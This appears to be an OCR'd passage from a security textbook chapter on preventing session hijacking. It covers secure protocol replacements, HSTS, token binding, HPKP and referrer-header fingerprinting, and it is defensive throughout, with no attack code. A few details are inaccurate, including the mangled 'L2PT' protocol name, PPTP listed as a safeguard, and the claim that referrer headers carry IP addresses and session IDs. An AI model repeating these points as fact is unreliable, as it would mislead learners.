
Approaches Causing Vulnerability to Session Hijacking and their Preventative Solutions

Implementing encryption and signing protocols prevents attackers from hijacking sessions. Below table lists various issues and their respective solutions that, upon implementation, prevent or impede the hijacking of a valid session.

Issue	Solution	Notes
Telnet, rlogin	**Secure Shell (SSH) or OpenSSH**	It sends encrypted data and makes it difficult for an attacker to send correctly encrypted data if a session is hijacked.
FTP	**SSH FTP (SFTP), Applicability Statement 2 (AS2), managed file transfer (MFT), FTP Secure (FTPS)**	Implementing these protocols reduces the chance of a successful hijack by sending data using encryption and digital certificates.
HTTP	**Secure Sockets Layer (SSL) or Transport Layer Security (TLS)**	It reduces the chances of a successful hijack.
IP	**IPsec**	It prevents hijacking by securing IP communications.
Any Remote Connection	**Virtual private network (VPN)**	Implementing encrypted VPNs such as PPTP, Layer 2 Protocol Tunneling (L2PT), and IPsec, for remote connections prevents session hijacking.

Server Message Block (SMB)	**SMB signing**	It improves the security of the SMB protocol and reduces the chances of session hijacking.
Hub Network	**Switch network**	It mitigates the risk of ARP spoofing and other session hijacking attacks.

Table 11.1: Approaches causing vulnerability to session hijacking and their preventative solutions



Approaches to Prevent Session Hijacking

HTTP Strict Transport Security (HSTS)

- HTTP Strict Transport Security (HSTS) is a **web security policy** that protects HTTPS websites against MITM attacks
- It allows web servers to **enforce web browsers** to interact with it using secure HTTPS protocol

1 HTTP Request
2 HSTS Header
3 HTTPS Request
Client
Web Server

Token Binding

- When a user logs on to a web application, it generates a cookie with an **SID**, called a **token**
- Token binding **protects client–server communications** against session hijacking attacks

1 TLS Session – Token Binding?
2 Generate Keys
3 Determine TLS Keys
4 Signature(TLS Keys), Public Key
Web Browser
Web Server

HTTP Public Key Pinning (HPKP)


- HPKP is a **Trust on First Use** (TOFU) technique used in an HTTP header
- HPKP allows a web client to **associate a specific public key certificate** with a particular server to minimize the risk of MITM attacks

1 Send Public Keys using HPKP
2 TLS Session Establishment
3 Verify Server's Public Key
4 ✓ Valid Public Key
✗ Invalid Public Key
Client
Web Server

Approaches to Prevent Session Hijacking

- **HTTP Strict Transport Security (HSTS)**

  HTTP Strict Transport Security (HSTS) is a web security policy that protects HTTPS websites against MITM attacks. The HSTS policy helps web servers force web browsers to interact with them using HTTPS. With the HSTS policy, all insecure HTTP connections are automatically converted into HTTPS connections. This policy ensures that all the communication between a web server and web browser is encrypted and that all responses that are delivered and received originate from an authenticated server.



1 HTTP Request
2 HSTS Header
3 HTTPS Request
Client
Web Server

Figure 11.36: Implementation of HSTS

- **Token Binding**

  When a user logs into a web application, a cookie with a session ID, called a token, is generated. The user utilizes this random token to send requests to the server and access resources. An attacker can impersonate the user and hijack the connection by capturing and reusing a valid session ID. Token binding protects client–server communication against session hijacking attacks. The client creates a public–private key pair for every connection to a remote server. When a client connects to the server, it generates a signature using a private key and sends this signature along with its public key to the server. The server verifies the signature using the client's public key. This ensures that the message was sent by an authentic client because only the client has its private key. Even if an attacker captures the signature, it is not possible for them to regenerate the signature or reuse it for another connection. For every new connection, a new pair of public and private keys are used.


Web browser
Web Server

Figure 11.37: Implementation of token binding

- **HTTP Public Key Pinning (HPKP)**

  HTTP Public Key Pinning (HPKP) is a trust on first use (TOFU) technique used in an HTTP header that allows a web client to associate a specific public key certificate with a particular server to minimize the risk of MITM attacks based on fraudulent certificates. In TLS sessions, to verify the authenticity of a server's public key, the public key is enclosed in an X.509 digital certificate, which is signed by a certification authority (CA). By compromising any CA, attackers can perform MITM attacks on various TLS sessions. HPKP protects TLS sessions from such attacks by delivering to the client the list of public keys owned by a web server. When the client connects to the web server, it verifies the server's certificate in the certificate chain obtained using HPKP. If the server sends any unidentified public key, the client issues a warning message to the user.



Send Public Keys using HPKP

✓ Valid Public Key
✗ Invalid Public Key
Client
Web Server

Figure 11.38: Implementation of HPKP

- **HTTP Referrer Header**

  When a user visits a web page, the browser will set a referrer header. It contains the URL or URI of the web page, which can be used to navigate to the target web page along with the IP address and session ID. Fingerprinting the referrer header of each request will help in identifying the changes in the HTTP headers. When the attacker tries to hijack the session using a valid session ID, the HTTP header differs. Consequently, the intrusion gets detected and the session is terminated.



Figure 11.39: Implementation of HTTP referrer header

